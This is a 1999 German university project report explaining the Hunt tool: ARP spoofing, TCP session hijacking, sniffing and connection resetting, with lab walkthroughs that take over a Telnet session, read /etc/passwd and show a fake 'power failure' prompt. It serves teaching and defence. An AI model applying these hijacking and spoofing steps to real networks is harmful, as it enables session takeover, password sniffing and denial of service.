Überwachen und Manipulieren von TCP/IP-Verbindungen mit Hunt

Ein Bericht aus der Projektarbeit im Rahmen der
Vorlesung Informationssicherheit
von Prof. Dr. Hartmut Pohl
im Sommersemester 1999 an der Fachhochschule Rhein-Sieg

Thomas Hungenberg
und
Stephan Baum

14. Juni 1999

Inhaltsverzeichnis

Arbeitseinteilung

Thomas Hungenberg:	Kapitel 1 und Kapitel 3.2
Stephan Baum:	Kapitel 2 und Kapitel 3.1

1 Was ist Hunt?

1.1 Allgemeines

Hunt[1] ist ein Netzwerk-Tool mittels dessen man Ethernet-basierte TCP/IP-Verbindungen überwachen, in sie einbrechen und sie zurücksetzen kann. Es bietet dazu einige Funktionen, die ältere bekannte Tools dieses Genres, wie zum Beispiel *Juggernaut*[2], nicht bieten. Mit Hunt ist es beispielsweise möglich, auch auf Rechner in einem anderen Ethernet-Segment oder auf Rechner in einer *geswitchten* Umgebung zuzugreifen. Ein bemerkenswertes Merkmal von Hunt ist außerdem, daß Verbindungen nach dem *Hijacking* nicht zwingend zurückgesetzt werden müssen, sondern wieder mit dem "wahren" Client synchronisiert werden können. Die *Packet Engine* von Hunt erlaubt außerdem die Analyse und Manipulation von UDP-, ICMP- und ARP-Verkehr. Hunt unterscheidet nicht zwischen lokalen Verbindungen und Verbindungen über das Internet. Es arbeitet mit allen Verbindungen, die es "sieht".

1.2 Leistungsmerkmale von Hunt

- Verwaltung von Verbindungen
  - Festlegung der "interessanten" Verbindungen[1]möglich
  - Erkennen von ausgehenden Verbindungen (auch ohne *SYN Start*, siehe Nr. 2.3)
  - Mitlesen von Verbindungen
  - *Aktives Hijacking* mit Erkennung von *ACK Storms* (siehe Nr. 2.4.1)
  - *ARP Spoofed/Normal Hijacking* mit Erkennung eines erfolgreichen *ARP Spoofs* (siehe Nr. 2.4.3*)*
  - Resynchronisierung der Verbindung mit dem "wahren" Client nach dem Hijacking, so daß die Verbindung nicht zurückgesetzt werden muß (siehe Nr. 2.5)
  - Zurücksetzen von Verbindungen (*Resetting*, siehe Nr. 2.6)
- Dämonen[2]
  - *Reset Daemon* zur automatischen Zurücksetzung aller Verbindungen

  - *ARP Spoof/Relayer Daemon* für das *ARP Spoofing* von Rechnern mit der Möglichkeit, alle Pakete des *gespooften* Rechners weiterzuleiten
  - *MAC Discovery Daemon* zum Sammeln von MAC-Adressen
  - *Sniff Daemon* zum Mitschreiben von Verbindungen mit der Möglichkeit, nach bestimmten Zeichenketten zu suchen

- Weiteres
  - Erweiterbare *Packet Engine* zur Überwachung von TCP, UDP, ICMP und ARP Paketen
  - Erkennung, welche Rechner erreichbar sind
  - Rechner in einer *geswitchten* Umgebung können ebenfalls *gespooft* sowie ihre Verbindungen mitgelesen und *gehijackt* werden

1.3 Das Design von Hunt

Hunt basiert auf einer *Packet Engine*, welche in einem eigenen Thread[3] läuft und Pakete aus dem Netzwerk filtert. Die Packet Engine sammelt Informationen über TCP-Verbindungen, ihren Auf- und Abbau, Sequenznummern und MAC-Adressen. Die gesammelten Informationen stehen verschiedenen *Modulen* zur Verfügung, so daß diese nicht selbständig den Netzverkehr analysieren müssen.

Module können Funktionen bei der Packet Engine "anmelden", so daß diese automatisch aufgerufen werden, wenn ein neues Paket empfangen wird. Eine bestimmte Funktion eines Moduls entscheidet, ob das Paket für das Modul "interessant" ist oder nicht und fügt das Paket dann ggf. einer modulspezifischen Liste von Paketen hinzu. Das Modul holt sich dann die Pakete aus der Liste und verarbeitet sie. Auf diese Weise lassen sich sehr einfach neue Module entwickeln, die unterschiedlichste Operationen auf den Paketdaten ausführen.

[1] Quell- und Ziel-Adressen sowie -Ports potentieller Verbindungen, über die für den Angreifer interessante Daten übermittelt werden könnten.

[2] Als *Dämonen* bezeichnet man Prozesse, welche nicht an ein Kontrollterminal und i. A. auch nicht an einen Benutzer gebunden sind. Sie arbeiten *im Hintergrund*, erledigen Verwaltungsaufgaben und stellen *Dienstleistungen* zur Verfügung. Die Dämonen von Hunt sind allerdings lediglich Programmteile, die in seperaten Threads laufen.

[3] Ein *Thread* ist ein einzelner sequentieller Kontrollfluß innerhalb eines Programms.

Eine bei der Packet Engine angemeldete Funktion kann außerdem sehr schnell (d. h. ohne größere Verzögerungen) Pakete auf das Netz senden, wenn dies nötig ist (z. B. für ARP Spoofing).

Pakete, die als “Antwort” auf das Netz gesendet werden, sind in festen Strukturen beschrieben. Diese sind bereits mit den durch die Verbindung vorgegebenen Werten gefüllt und die Berechnung der Checksummen geschieht ebenfalls automatisch. Zur Zeit existieren dazu Funktionen für TCP-, ICMP- und ARP-Verkehr.

2 Technische Erläuterungen

Um die Funktionsweise von Hunt verstehen zu können, werden im folgenden zunächst einige technische Details erläutert. Dabei wird insbesondere berücksichtigt, wie diese Begriffe in Hunt verwendet werden.

Einige der folgenden Erläuterungen beziehen sich auf diese beispielhafte Rechneranordnung:



Abbildung 1

2.1 IP Spoofing

Wenn ein Rechner[4] in von ihm versandte Datenpakete eine falsche IP-Adresse als Absender einträgt, so bezeichnet man dies als *IP Spoofing*. Durch dieses Verhalten bleibt einem empfangenden Rechner die wirkliche Identität des Absenders auf IP-Ebene und darüber verborgen.

Zum Beispiel könnte Rechner C in Abb. 1 in einem IP-Paket als Absenderadresse 10.0.0.2 angeben, um anderen Rechnern im Netz vorzutäuschen, daß nicht er das Paket sendet, sondern Rechner B. Wenn bestimmte Berechtigungen nur für den Rechner mit der IP-Adresse 10.0.0.2 freigegeben wären, könnte der Angreifer

[4]Wir gehen hier immer davon aus, daß ein Rechner an ein IP-Netz auf Ethernet-Basis angeschlossen ist.

so versuchen, diese Berechtigungen für sich zu nutzen.

2.2 ARP[5] Spoofing

Allgemeines Ziel des *ARP Spoofings* ist es, durch Verwendung einer fremden oder einer unbenutzten MAC-Adresse[6] die Identität des benutzten Rechners zu verbergen bzw. eine andere Identität vorzutäuschen. Dies wird in Hunt je nach Einsatzzweck auf zwei verschiedenen Wegen erreicht.

2.2.1 Herkömmliches ARP Spoofing

Üblicherweise versteht man unter *ARP Spoofing* das Eintragen einer falschen MAC-Absenderadresse in ein Datenpaket. Dies ist also dem *IP Spoofing* sehr ähnlich, unterscheidet sich aber dadurch, daß die Fälschung nicht auf IP- sondern auf MAC-Ebene stattfindet. Wird dies mit *IP Spoofing* kombiniert, so kann ein empfangender Rechner nicht mehr auf die Identität des Absenders schließen, weil dazu dann jeglicher Anhaltspunkt fehlt.

2.2.2 Spezielles ARP Spoofing in Hunt

Als *ARP Spoofing* bezeichnet der Autor von Hunt eine weitere Vorgehensweise, mit der einem bestimmten Rechner eine falsche Zuordnung von IP- und MAC-Adressen "aufgezwungen" werden kann.

Dabei ist entscheidend, daß ein Rechner nach dem Empfang eines ARP-Request-Paketes dieses daraufhin überprüft, ob die aus diesem Paket ersichtliche Zuordnung von IP- und MAC-Adresse des Absenders mit den Daten in seinem ARP-Cache übereinstimmt. Ist dies nicht der Fall, dann übernimmt der empfangende Rechner automatisch die Zuordnung aus dem ARP-Request-Paket (vgl. [3]).

Beispiel: Rechner A in Abb.1 hat in seinem ARP-Cache folgende Zuordnung gespeichert:

```
IP 10.0.0.2 → MAC 22:22:22:22:22:22
```

[5] ARP = Address Resolution Protocol; damit kann die zu einer IP-Adresse gehörende MAC-Adresse in einem Ethernet ermittelt werden.

[6] MAC-Adressen sind Hardware-Adressen von Ethernet-Adaptern. Diese Adressen identifizieren - zumindest theoretisch - eindeutig jeden Ethernetadapter weltweit (vgl. [5]).

Das heißt, alle Datenpakete, die Rechner A an Rechner B (IP-Adresse 10.0.0.2) senden will, schickt er an die o. g. MAC-Adresse.

Der Angreifer (Rechner C) sendet nun ein ARP-Request-Paket an Rechner A, mit dem er nach der MAC-Adresse zu einer beliebigen IP-Adresse fragt. Als Absender trägt er in sein ARP-Request-Paket aber die IP-Adresse von Rechner B und eine falsche MAC-Adresse ein:[7]

```
ABSENDER-IP : 10.0.0.2
ABSENDER-MAC: 55:55:55:55:55:55
```

Wie bereits oben erläutert, hat dies in fast allen Implementierungen des IP-Protokollstacks zur Folge, daß Rechner A die richtige Zuordnung von IP- zu MAC-Adresse aus seinem Cache löschen, und stattdessen die oben gezeigte, falsche Zuordnung aus den Absenderadressen im ARP-Request-Paket übernehmen wird.[8]Von diesem Zeitpunkt an wird Rechner A also alle Daten, die eigentlich für Rechner B bestimmt sind, an die falsche MAC-Adresse schicken; diese Pakete werden von Rechner B deshalb nicht empfangen.

Damit einzig der ARP-Cache von Rechner A gefälscht wird, sendet der Angreifer das ARP-Request-Paket übrigens nicht - wie üblich - als Broadcast, sondern gezielt an Rechner A.

2.3 Transmission Control Protocol (TCP)

Zum weiteren Verständnis ist die Kenntnis einiger Eigenschaften des TCP-Protokolls erforderlich, die hier kurz und *vereinfacht* dargestellt werden. [4]

TCP-Verbindungen sind verläßliche, bi-direktionale paket-orientierte Verbindungen zwischen zwei Rechnern. Jeder Verbindungsaufbau beginnt mit einem Segment, in dem das SYN-Bit (Synchronize sequence numbers) gesetzt ist. Um Datenverluste bei der Übertragung auszuschließen, zählt jeder Rechner die von ihm bereits gesendeten Bytes mit und trägt diese Anzahl (evtl. zzgl. der Anfangs-Sequenznummer, die aber i. d. R. 0 ist) als sog. *Sequenznummer* in seine Datenpakete ein. Als Empfangsbestätigung sendet der Empfänger ein sog. ACK-Paket[9], in dem er die Nummer des nächsten erwarteten Bytes einträgt.

[7] Sinnvoll wäre hier die MAC-Adresse des Angreifers selbst oder eine im lokalen Netz unbenutzte Adresse.

[8] Die einzige bekannte Ausnahme ist der IP-Stack von Sun Solaris Version 2.5, da hier Einträge im ARP Cache erst nach einer bestimmten Zeit, z. B. 20 Minuten, verfallen.

[9] ACK ist die Abkürzung für Acknowledge-Nachrichten bei TCP-Verbindungen (Acknowledge (engl.) = Bestätigung).

Geht auf dem Übertragungsweg ein Paket verloren, so fällt das durch dieses Verfahren unmittelbar auf, da erwartete und gesendete Sequenznummer nicht übereinstimmen. In diesem Fall sendet der Empfänger ein ACK-Paket an den Sender, in dem er als Sequenznummer die Nummer des ersten Bytes in dem verlorengegangenen Paket einträgt. Dadurch wird der Sender zum erneuten Übertragen des fehlenden Paketes veranlaßt.

2.4 "Entführen" von TCP-Verbindungen (Hijacking)

Hierbei geht es darum, eigene Pakete in eine bestehende TCP-Verbindung einzuschleusen. Bei einer Telnet-Verbindung könnte man so z. B. Befehle zum Löschen von Daten in den Datenstrom einfügen.

2.4.1 Einfacher aktiver Angriff

Diese Angriffsart ist schon seit längerer Zeit bekannt.[10] Dabei fügt der Angreifer ein oder mehrere Datenpakete in eine bestehende Verbindung zwischen zwei Rechnern ein.

Dazu muß der Angreifer in seinen Paketen als Absender- und Empfängeradressen die IP- und MAC-Adressen der an der Verbindung beteiligten Rechner eintragen. Ausserdem muß der Angreifer vorher die TCP-Verbindung überwachen, damit er seine Pakete mit den korrekten Sequenznummern versehen kann. Ansonsten würden seine Pakete von den beiden anderen Rechnern als ungültig erkannt.

Als Effekt dieses Angriffs wird die Verbindung desynchronisiert und es tritt der sog. *ACK Storm* (siehe Nr. 2.4.2) auf, der auch die einzige Möglichkeit zum Erkennen eines solchen Angriffs darstellt. Ungünstigerweise kann man so nur Angriffe erkennen, die bereits erfolgreich waren. Eine Vorwarnung ist also nicht möglich.

2.4.2 ACK Storm

Fügt ein Angreifer beim "einfachen aktiven Angriff" ein oder mehrere Pakete in den TCP-Datenstrom ein, so werden die Sequenznummern bei dem empfangenden Rechner wie oben erläutert hochgezählt. Da diese Änderung der Sequenznummern *nur auf diesem einen Rechner* geschieht, ist die Verbindung desynchronisiert.

[10] Dieser Angriff wurde erstmals durch das Tool *Juggernaut*[1] bekannt.

Beim nächsten übertragenen Paket fällt dies einem der beiden Rechner auf und dieser wird deshalb seine Gegenstelle mit einem ACK-Paket darauf hinweisen. Allerdings stimmt die Sequenznummer dieses ACK-Paketes selbst auch nicht, weshalb der andere Rechner wiederum ein ACK-Paket senden wird, um ebenfalls darauf hinzuweisen.

Bei den meisten IP-Stacks steigert sich dies dann zum sog. *ACK Storm*, bei dem immer mehr ACK-Pakete hin und her gesendet werden.[11] Dieser Effekt nimmt erst ab, wenn durch Überlastung des Netzes Pakete verlorengehen. Ein ACK Storm führt deshalb letztlich zum Zusammenbruch der TCP-Verbindung.

2.4.3 Aktiver Angriff mit ARP Spoofing

Um den *ACK Storm* zu vermeiden, besteht die Möglichkeit, vor dem eigentlichen Angriff ein *ARP Spoofing* nach Nr. 2.2.2 durchzuführen. Durch diese Manipulation der Zuordnung von IP- und MAC-Adresse können sich die an der Verbindung beteiligten Rechner nicht mehr miteinander verständigen, da sie ihre Pakete an falsche MAC-Adressen senden. Deshalb kann das gegenseitige Aufschaukeln des *ACK Storms* nicht eintreten.

2.5 Verbindungsresynchronisation

Dies ist eine der besonderen Möglichkeiten von Hunt.

Hat der Angreifer bei einem *aktiven Angriff mit ARP Spoofing* die gewünschten Befehle bzw. Datenpakete in den Datenstrom eingefügt, so kann Hunt anschließend versuchen, die Verbindung wieder mit dem “wahren” Client zu synchronisieren. Im Fall einer Telnet-Verbindung sendet er dazu an den Client-Rechner die Nachricht, daß der Benutzer eine bestimmte Anzahl von Tastendrücken ausführen soll. Durch die geschickte Berechnung dieser Anzahl stimmen die Sequenznummern auf Server und Client anschließend wieder überein und die Verbindung ist somit wieder synchronisiert.

2.6 Zurücksetzen von TCP-Verbindungen

Um eine bestehende Verbindung zwischen zwei Rechnern unmittelbar zu beenden, genügt es, an einen dieser Rechner ein einziges Paket zu senden, das folgende Kriterien erfüllt (vgl. [4]):

[11] Eine Ausnahme ist z. B. der IP-Stack von Linux Kernel Version 2.0.

- Die Absenderadresse entspricht dem anderen an der Verbindung beteiligten Rechner.
- Das Reset-Flag (RST) im TCP-Header ist gesetzt.
- Im Paket ist die richtige Sequenznummer gesetzt, damit das Paket nicht als ungültig erkannt wird.

Prinzipiell genügt es, wenn ein solches Paket an einen der beteiligten Rechner gesandt wird.

2.7 Mitlesen von Verbindungen (Sniffing/Watching)

Sniffing bezeichnet allgemein das Mitlesen bzw. Aufzeichnen von Daten, die während einer Verbindung übertragen werden. Diese Daten können dann nach beliebigen Kriterien ausgewertet werden. Denkbar wäre z. B. die gezielte Suche nach übertragenen Paßwörtern.

Als spezielle Form des *Sniffing* unterstützt Hunt das sog. *Watching*. Dabei werden die empfangenen Daten sofort am Bildschirm angezeigt. Dadurch kann man z. B. unbemerkt mitlesen, welche Befehle, Paßworte etc. während einer Telnet-Sitzung eingegeben werden. Mit Hunt ist es möglich, eine Verbindung zuerst lediglich mitzulesen, um sie dann zu einem günstigen Zeitpunkt nach Nr. 2.4.1 oder Nr. 2.4.3 anzugreifen.

2.8 Umleiten von Daten in einem Ethernet-Switch

Ein Ethernet-Switch sorgt dafür, daß Pakete nur in die Netzsegmente übertragen werden, in denen die Zielrechner zu finden sind. Durch *ARP Spoofing* kann Hunt eine fremde MAC-Adresse vortäuschen und so einen Switch dazu veranlassen, daß er Pakete, die eigentlich für einen Rechner in einem anderen Netzsegment bestimmt sind, an den Rechner umleitet, auf dem Hunt läuft. Durch diese Fähigkeit kann Hunt auch in geswitchten Umgebungen Verbindungen beobachten und ggf. angreifen.

Es ist möglich, einen Switch so zu konfigurieren, daß dies unterbunden wird bzw. einen Alarm auslöst; solche Konfigurationen sind jedoch nur sehr selten zu finden.

3 Beispiele

Zur besseren Lesbarkeit sind die folgenden Beispiele wie folgt formatiert:

- Ein- und Ausgaben auf dem Rechner des Angreifers stehen linksbündig.
- Ein- und Ausgaben auf dem anzugreifenden Client-Rechner sind eingerückt.
- Benutzereingaben sind **fett** gedruckt.

3.1 Hijacking

Es folgt nun ein Beispiel für einen Hijacking-Angriff mit ARP Spoofing (vgl. Nr. 2.4.3). Da es sich bei Hunt um eine Konsolenanwendung[12] handelt, ist die Darstellung nicht sehr übersichtlich. Aus diesem Grund werden hier nur die relevanten Ausgaben von Hunt gezeigt.

Im folgenden Beispiel versucht der Angreifer, eine bestehende Telnet-Verbindung zu übernehmen und eigene Befehle einzufügen, um die Verbindung anschließend wieder zu resychronisieren und an den angegriffenen Rechner zurückzugeben.

Der Angreifer startet Hunt auf seinem Rechner und bekommt das Hauptmenü angezeigt.

```
angreifer:~# hunt
/*
*      hunt 1.3
*      multipurpose connection intruder / sniffer for Linux
*      (c) 1998 by kra
*/
starting hunt
--- Main Menu --- rcvpkt 0, free/alloc 64/64 ------
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
*>
```

[12] Konsolenanwendungen werden im Gegensatz zu GUI-Anwendungen (GUI = Graphical User Interface) nicht in einem graphischen Fenster, sondern in einem Textfenster ausgeführt.

Der Benutzer des Client-Rechners baut eine Telnet-Verbindung zum Server auf.

```
client:~$ telnet server.domain.net
Trying 10.0.0.1...
Connected to server.domain.net.
Escape character is '^]'.

Linux 2.0.36 (server.domain.net)

server login: testuser
Password: <testpasswort>
Welcome to server.domain.net
Last login: Mon Jun 07 14:23:17 on :0 from console
No mail.
Tue Jun 08 09:14:03 MEST 1999
server:~$
```

Der Angreifer läßt sich die aktuell bestehenden Telnet-Verbindungen von Hunt anzeigen. Zur Zeit besteht nur die gerade vom Client-Rechner aufgebaute Verbindung.

```
-> l
0) 10.0.0.2 [16545]       --> 10.0.0.1 [23]
```

Der Angreifer wählt nun den Befehl zur Durchführung des *aktiven Angriffs mit ARP Spoofing* aus. Hunt zeigt daraufhin wieder die Liste der aktuellen Verbindungen an, damit die anzugreifende Verbindung daraus ausgewählt werden kann.

```
-> a
0) 10.0.0.2 [16545]       --> 10.0.0.1 [23]

choose conn> 0
```

Jetzt fragt Hunt die Details zu dem geplanten Angriff der Reihe nach ab. Zunächst wird festgelegt, ob und wenn ja, mit welcher MAC-Adresse bei Client und Server ein *ARP Spoofing* durchgeführt werden soll. Hunt schlägt dazu zwei unbenutzte MAC-Adressen vor, die einfach übernommen werden können.

```
arp spoof src in dst y/n [y]> y
src MAC [EA:1A:DE:AD:BE:01]> [Enter]
arp spoof dst in src y/n [y]> y
dst MAC [EA:1A:DE:AD:BE:02]> [Enter]
```

Nun wird festgelegt, ob nur die vom Client, nur die vom Server oder die von beiden Rechnern übertragenen Daten angezeigt werden sollen und ob Client- und Server-Daten durch verschiedenfarbige Buchstaben unterscheidbar dargestellt werden sollen. Es folgt der Hinweis, daß die TCP-Verbindung durch die Tastenkombination *Ctrl-C* übernommen werden kann.

```
dump connection y/n [y]> y
dump [s]rc/[d]st/[b]oth [b]> b
print src/dst same characters </n [n]> n

Ctrl-C to break
```

Der Client-Benutzer läßt sich gerade ein Verzeichnis auflisten.

```
client:~$ ls -l
total 58
drwxr-xr-x   2 root   root   1024 Mar 20 00:43 privat
drwx------   2 root   root   1024 Mar 19 20:03 secret
drwxr-xr-x   2 root   root   1024 Mar 30 18:57 work
$
```

Hunt zeigt diese Daten auf dem Bildschirm des Angreifers an.

```
ls -l

total 58
drwxr-xr-x   2 root   root   1024 Mar 20 00:43 privat
drwx------   2 root   root   1024 Mar 19 20:03 secret
drwxr-xr-x   2 root   root   1024 Mar 30 18:57 work
$
```

Der Angreifer versucht nun, die Verbindung zu übernehmen, indem er die Tastenkombination *Ctrl-C* eingibt.

```
[Ctrl-C]

-- press any key> [Enter]
you took over the connection
CTRL-] to break
```

Die Verbindung wurde erfolgreich übernommen. Jetzt kann der Angreifer beliebige Befehle eingeben, die auf dem Server so ausgeführt werden, als ob sie vom Client-Benutzer stammten. Die Ausgaben der Befehle werden dem Angreifer ebenfalls angezeigt.

```
cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
man:x:6:100:man:/var/catman:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/spool/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
operator:x:37:37:Operator:/var:/bin/sh
list:x:38:38:SmartList:/var/list:/bin/sh
alias:x:70:65534:qmail alias:/var/qmail/alias:/bin/sh
nobody:x:65534:65534:nobody:/home:/bin/sh
$
```

Während dieses Angriffs sieht es für den Client-Benutzer so aus, als ob die Verbindung, z. B. wegen Netzproblemen, “tot” sei. Alle Tastatureingaben, die er macht, werden ihm selbst nicht angezeigt; der Angreifer kann sie jedoch sehen.

Der Angreifer möchte den Angriff nun beenden, und versucht, die Verbindung wieder an den Client zurückzugeben.

```
Ctrl-]
[r]eset connection/[s]ynchronize/[n]one [r]> s
user have to type 16 chars and print 1357 chars to synchronize connection
CTRL-C to break
```

Auf dem Client-Rechner wird nun folgender Text angezeigt, der dem Benutzer vortäuschen soll, daß die Verbindung wegen technischer Probleme gestört war und sie durch Eingeben einer Anzahl von Buchstaben wieder reaktiviert werden kann.

```
msg from root: power failure - try to type 16 chars

qwertzuiopqwertz
power failure detected
... power resumed, ok
```

Der Client-Benutzer kann mit der Verbindung nun normal weiterarbeiten und dem Angreifer wird die erfolgreiche Resynchronisation der Verbindung bestätigt.

```
done
```

Der Angriff ist damit beendet.

3.2 Automatisches Zurücksetzen von Verbindungen

Mit Hilfe des *Reset Daemons* kann man automatisch bestimmte Verbindungen zurücksetzen. Im Konfigurationsmenü des Dämons läßt sich einstellen, welche Verbindungen beendet werden sollen. Dabei können die Quell- und Zielrechner (bzw. komplette Teilnetze) sowie die Quell- und Ziel-Ports angegeben werden. Weiterhin konfigurierbar ist, ob nur Verbindungen beendet werden sollen, die nach dem Start des Dämons neu aufgebaut werden oder ob auch bereits bestehende Verbindungen zurückgesetzt werden sollen (*SYN flag* on/off).

Nachdem die gewünschten Verbindungsparameter in der Konfiguration eingetragen und der Dämon gestartet wurde, beendet er im folgenden automatisch alle Verbindungen, die er "sieht" und die auf die eingestellten Parameter "passen".

> Ein Benutzer des Rechners "client" mit der IP-Adresse 10.0.0.2 kann sich problemlos auf dem Rechner "server" mit der IP-Adresse 10.0.0.1 per *telnet* einloggen.
>
> ```
> client:~$ telnet server.domain.net
> Trying 10.0.0.1...
> Connected to server.domain.net.
> Escape character is '^]'.
> Password: <passwort>
> Linux server 2.0.36 #1 Wed Mar 24 11:26:45 CET 1999 i686 unknown
>
> Last login: Fri May 28 14:56:24 on ttyp1 from client.domain.net.
> No mail.
> server:~$
> ```

Der Angreifer startet nun Hunt auf dem Rechner "angreifer" mit der IP-Adresse 10.0.0.8.

```
angreifer:~# ./hunt
/*
*      hunt 1.3
*      multipurpose connection intruder / sniffer for Linux
*      (c) 1998 by kra
*/
starting hunt
--- Main Menu --- rcvpkt 0, free/alloc 64/64 ------
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
```

Er wählt das Menü “Daemons”.

```
-> d
--- daemons --- rcvpkt 734, free/alloc 63/64 ------
r) reset daemon
a) arp spoof + arp relayer daemon
s) sniff daemon
m) mac discovery daemon
x) return
```

Danach wählt er den “reset daemon”.

```
-dm> r
--- reset daemon --- rcvpkt 923, free/alloc 63/64 ------
s/k)   start/stop daemon
l)     list reset database
a/m/d) add/mod/del entry
x)     return
```

Nun fügt er mit “add entry” einen Eintrag hinzu.

```
-rstd> a
src ip addr/mask ports [0.0.0.0/0]> 10.0.0.2
dst ip addr/mask ports [0.0.0.0/0]> 0.0.0.0/0 telnet
mode [s]rc/[d]st/[b]oth [b]> [Enter]
reset only syn y/n [y]> [Enter]
insert at [0]> [Enter]
--- reset daemon --- rcvpkt 1700, free/alloc 63/64 ------
s/k)   start/stop daemon
l)     list reset database
a/m/d) add/mod/del entry
x)     return
```

Mittels “list reset database” kann er sich nun nocheinmal die Liste der zu beendenden Verbindungen ansehen. Der erste und in diesem Fall einzige Eintrag besagt, daß alle (0.0.0.0/0) Telnet-Verbindungen (Port 23), die von Rechner “client” (10.0.0.2/0) ausgehen, beendet werden sollen. Dabei soll die Verbindung auf beiden Seiten zurückgesetzt werden (“both”). Es sollen jedoch nur Verbindungen zurückgesetzt werden, die nach dem Starten des Reset Dämons aufgebaut werden (“SYN only”).

```
-rstd> l
0) 10.0.0.2/0 [all]   --> 0.0.0.0/0 [23] rst both SYN only
--- reset daemon --- rcvpkt 1963, free/alloc 63/64 ------
s/k)   start/stop daemon
l)     list reset database
a/m/d) add/mod/del entry
x)     return
```

Als nächstes startet der Angreifer den Reset Dämon.

```
*rstd> s
rst daemon started
--- reset daemon --- rcvpkt 14432, free/alloc 63/64 ---R---
s/k)   start/stop daemon
l)     list reset database
a/m/d) add/mod/del entry
x)     return
*rstd>
```

Wenn nun ein Benutzer des Rechners “client” versucht, sich per *telnet* auf dem Rechner “server” einzuloggen, wird die Verbindung sofort durch den vom Angreifer gestarteten Reset Dämon beendet.

```
client:~$ telnet server.domain.net
Trying 10.0.0.1...
Connected to server.domain.net.
Escape character is '^]'.
Connection closed by foreign host.
client:~$
```

Während der Reset Dämon auf dem Rechner des Angreifers läuft, ist es also keinem Benutzer des Rechners “client” mehr möglich, sich auf irgendeinem anderen Rechner per *telnet* einzuloggen.

Literatur

[1] Hunt (Version 1.3), “Multipurpose connection intruder / sniffer for Linux”, Sourcecode auf ftp://ftp.cri.cz/pub/linux/hunt/, Homepage des Autors auf http://www.cri.cz/kra/index.html

[2] Juggernaut, “A robust network tool for the Linux OS”, Sourcecode zuerst veröffentlicht im *Phrack-Magazine*, Volume 7, Issue 50, Article 6, 1997; zu finden auf http://www.phrack.com/search.phtml?view&article=p50-6

[3] Plummer, David C.: “An Ethernet Address Resolution Protocol”, Request for Comments (RFC) 826, November 1982

[4] Postel, Jon: “Transmission Control Protocol”, Request for Comments (RFC) 793, September 1981

[5] Institute of Electrical and Electronic Engineers Inc.: “CSMA/CD Access Method”, IEEE Standard 802.3, 1998 Edition